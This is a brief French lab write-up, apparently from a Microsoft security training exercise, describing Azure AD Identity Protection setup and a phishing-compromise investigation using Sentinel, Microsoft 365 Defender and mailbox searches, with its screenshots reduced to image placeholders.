


Voici la configuration clé pour une protection contre le phishing. Pour protéger pleinement votre appareil, il est recommandé d'activer tous ces paramètres de configuration de sécurité dans Microsoft Defender.

Chapitre 3 : Evening Investigation

Partie 1 Configure Azure AD Identity Protection :


L'étape suivante est d'activer les politiques d'identité Aure AD. Depuis Identity Protection | User risk policy et Sing-in risk Policy. Voici les paramètre que j'ai mis en place.



Partie 2 Investigate Angel's Sign-In Logs :


Je commence cette partie avec l'analyse des logs de Angel Brown et ces échange avec Amari. Mais je trouve qu'il existe aucune trace de compte compromise dans les log de Angel.

Partie 3 Investigate Angel in Sentinel and Microsoft 365 Defender :




Je trouve le device a Angel. Rien dans Sentinel je me rends dans Microsoft 365 Defender pour trouver d'autre indices.

Avec le Advanced Hunting j'ai inspecté de plus près l'IP qui semblait être suspecte.




Partie 4 Communication Compliance Search :


Je lance une recherche dans le mailboxes de Angel pour trouver des indices.




Et je tombe sur ce mail dans la boite supprimée



Un mail a été envoyé depuis ce mail aussi.



Partie 5 Investigate Tomo’s Device In Sentinel and Microsoft 365 Defender :



Il s'agissait d'une enquête approfondie sur Tomo Takanashi et son appareil. J’ai trouvé l'événement RDP et confirmé qu'il n'y avait aucune nouvelle alerte sur pc034.

Chapitre 4 : Who Hacked

Angel.